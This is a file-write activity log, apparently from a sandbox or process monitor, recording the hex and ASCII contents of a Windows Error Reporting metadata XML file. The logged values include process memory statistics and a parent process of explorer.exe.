C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 30 00 35 00 31 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>10517</Uptime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 33 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2030</PageFaultCount>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 39 00 34 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7569408</PeakWorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 35 00 37 00 31 00 32 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7557120</WorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157936</QuotaPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 30 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22064</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 37 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21712</QuotaNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 34 00 34 00 31 00 39 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1544192</PagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1552384</PeakPagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 34 00 34 00 31 00 39 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1544192</PrivateUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2790	28	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>684</Pid>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 31 00 38 00 33 00 31 00 34 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4183148</Uptime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 39 00 37 00 31 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>49716</PageFaultCount>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 35 00 35 00 39 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103559168</PeakWorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 31 00 38 00 32 00 33 00 33 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>103182336</WorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3780	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 33 00 32 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>983296</QuotaPeakPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3894	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3898	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	3908	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 31 00 30 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>941040</QuotaPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>71288</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
